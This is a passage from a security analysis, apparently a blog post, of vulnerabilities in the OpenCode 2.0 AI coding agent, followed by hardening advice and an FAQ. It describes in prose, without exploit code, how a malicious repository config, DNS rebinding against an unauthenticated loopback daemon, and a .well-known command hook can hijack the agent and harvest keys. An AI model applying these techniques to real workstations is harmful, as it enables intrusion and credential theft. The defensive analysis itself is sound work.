
Under the flawed precedence order, an attacker who contributes to an open-source project or tricks a developer into cloning a repository containing a malicious .opencode/opencode.json could silently override enterprise restrictions. The repository configuration could remap tool providers, unblock disabled shell execution capabilities, or inject a malicious third-party MCP server configured to harvest API keys during the agent’s initialization sequence.
This failure highlights the governance risks I previously examined in my analysis of the Anthropic OSS Scanner Zero-Day Fast Track, where rapid automated capability expansion repeatedly outpaces the verification of software supply chain security controls.
Exploit Chain Three: The Unauthenticated Loopback Attack Surface
To coordinate state across terminal windows, local web interfaces, and desktop applications, OpenCode 2.0 transitioned from an ephemeral process to a persistent background daemon listening on 127.0.0.1.
If the developer does not explicitly configure OPENCODE_SERVER_PASSWORD, the local HTTP API runs entirely unauthenticated. This creates an immediate attack vector: drive-by cross-origin requests from web browsers. When a developer visits an untrusted website while the OpenCode daemon is active, client-side JavaScript can target http://127.0.0.1:<port>/api/execute via Cross-Origin Resource Sharing (CORS) misconfigurations or DNS rebinding.
In a DNS rebinding attack, an attacker-controlled domain is configured with a short Time-To-Live (TTL). When the victim visits the site, subsequent asynchronous requests resolve to 127.0.0.1. Bypassing the Same-Origin Policy, the external script issues HTTP POST requests directly to the local OpenCode daemon.
Compounding this threat is an explicit design caveat in OpenCode’s official documentation:
“OpenCode does not sandbox the agent. The built-in permission system acts purely as a UX feature rather than a security isolation boundary.”
Because tool permissions are implemented as user-interface confirmations rather than kernel-level access restrictions, an unauthenticated request arriving via loopback can execute arbitrary shell commands with the full privileges of the developer. This architectural exposure matches the vulnerability profile documented in our investigation of the DeepSeek CVE-2026-82533 Sandbox Escape, where unauthenticated loopback daemons provided external web pages with direct access to local host resources.
The Illusion of UX Sandboxing: Why Permission Dialogs Fail
A foundational flaw in modern AI developer tooling is relying on user-facing confirmation dialogs as security perimeters. When a tool CLI displays Allow execution of: git commit? [y/N], product teams often treat that prompt as an authorization gate.
In practice, modal confirmation dialogs fail against modern threat vectors. Prompt fatigue rapidly erodes developer vigilance: an agent executing an end-to-end task triggers dozens of actions in minutes, prompting reflexive approvals without inspection of shell parameters.
Furthermore, execution contexts are easily obfuscated. Autonomous agents construct shell commands dynamically via nested variable expansions or direct interpreter execution (python -c "..." or node -e "..."). A developer approving an ordinary build command cannot readily distinguish benign parameters from an injected exfiltration payload.
Finally, application-level checks provide zero protection against runtime hijacking. When an agent process shares the unconfined execution context of the host developer, parser flaws or socket exposures allow attackers to bypass user confirmation logic entirely. As OpenCode’s own documentation concedes, UI prompts are convenience controls, not isolation boundaries.
Hardening the Agent Harness: The Death of Ambient Daemons
The lessons of OpenCode 2.0 demonstrate that resolving context scaling cannot come at the expense of workstation security. Delivering efficient tool execution while safeguarding host environments requires three non-negotiable architectural invariants:
Cryptographic Authentication and Strict Loopback Isolation
Developer daemons must never bind unauthenticated loopback sockets. Every local API endpoint must mandate cryptographic authentication from boot. Daemons listening on 127.0.0.1 must require high-entropy bearer tokens generated at startup and transmitted exclusively via protected local filesystem sockets (0600). HTTP endpoints must strictly validate Host and Origin headers, terminating requests with untrusted origin signatures to neutralize DNS rebinding.
Immutable Policy Precedence Enforced by the Operating System
Enterprise policies in /etc/opencode/, /Library/Managed Preferences/, and %ProgramData%\ must represent the immutable root of configuration discovery. Merge logic must enforce a strict unidirectional cascade: system-level deny directives must never be overridden or shadowed by repository manifests. If a cloned project attempts to introduce unauthorized MCP servers, the harness must halt execution immediately.
Kernel-Enforced Process Isolation and Ephemeral Containers
Unconfined agent processes operating with ambient user privileges must be replaced by kernel-level isolation:
- Linux Landlock and Namespaces: Runtimes must apply Landlock LSM rules to restrict filesystem visibility exclusively to the active workspace, concealing
/etc/,~/.ssh/, and~/.aws/from agent subshells. - eBPF Socket Filtering: Network activity must be governed by kernel-level eBPF socket filters in cgroups, restricting outbound connections to verified API endpoints.
- Disposable Execution Containers: Background host daemons should be replaced by ephemeral, rootless container runners spawned on demand for isolated tasks and destroyed upon completion.
Conclusion: Balancing Efficiency and Isolation
OpenCode 2.0 delivered a genuine breakthrough in agent token economics. Demonstrating that programmatic TypeScript compilation inside an Effect-native runtime is vastly superior to iterative JSON Schema serialization, its engineers resolved the 18,000-token context bottleneck. An 86.8% token compression ratio and a 79.9% latency reduction represent transformative engineering achievements.
Yet by anchoring this breakthrough to an unauthenticated loopback daemon, an arbitrary .well-known execution hook, and an inverted configuration hierarchy, OpenCode repeated classic platform security errors. In the rush to eliminate developer friction, foundational operating system trust boundaries were compromised.
For enterprise engineering teams, the path forward requires adopting the programmatic efficiencies of Code Mode while confining execution strictly within hardened, containerized, and cryptographically verified harnesses. Context efficiency is essential, but it must never compromise host integrity.
Frequently Asked Questions
What is OpenCode 2.0 Code Mode, and how does it achieve 86.8% context compression?
OpenCode 2.0 replaces standard Model Context Protocol (MCP) tool dispatch—which injects verbose JSON Schema 2020-12 definitions on every single conversational turn—with an Effect-native TypeScript compilation layer. Code Mode compiles connected tool servers into compact in-memory TypeScript stubs. Instead of the model emitting sequential JSON-RPC tool calls across multiple network round trips, it writes a single client-side executable script that chains and filters tool payloads inside a local virtual machine. This collapses static prompt overhead from 18,200 tokens to 2,400 tokens (-86.8%) and reduces 5-turn task context from 115,000 tokens to 2,970 tokens.
How does the OpenCode .well-known remote code execution vulnerability (Issue #10939) work?
When an engineer connects to a model provider using opencode auth login <url>, the OpenCode client issues an unauthenticated HTTP GET request to <url>/.well-known/opencode. If the returned JSON payload contains an auth.command array, the client immediately executes those arguments in a host subshell via Node.js child_process.spawn() to retrieve authentication tokens. Because this execution occurs automatically before displaying any confirmation dialogs or validating the remote server's certificate, an attacker hosting a malicious 178-byte JSON payload can trigger arbitrary shell execution with host user privileges in under 80 milliseconds.
How can enterprise security teams protect developer workstations against agent daemon risks?
Enterprise teams should implement three defense-in-depth controls: First, enforce strict cryptographic authentication on all local background services by setting OPENCODE_SERVER_PASSWORD or binding services exclusively to UNIX domain sockets with 0600 permissions to block browser DNS rebinding attacks. Second, enforce immutable system-level configuration files in /etc/opencode/opencode.json (Linux) or MDM configuration profiles (macOS/Windows) to prevent untrusted repository manifests from overriding corporate security policies. Third, confine local agent processes using OS-level sandboxing—such as Linux Landlock LSM namespaces or ephemeral rootless Docker/Podman containers—rather than relying on application-level confirmation prompts.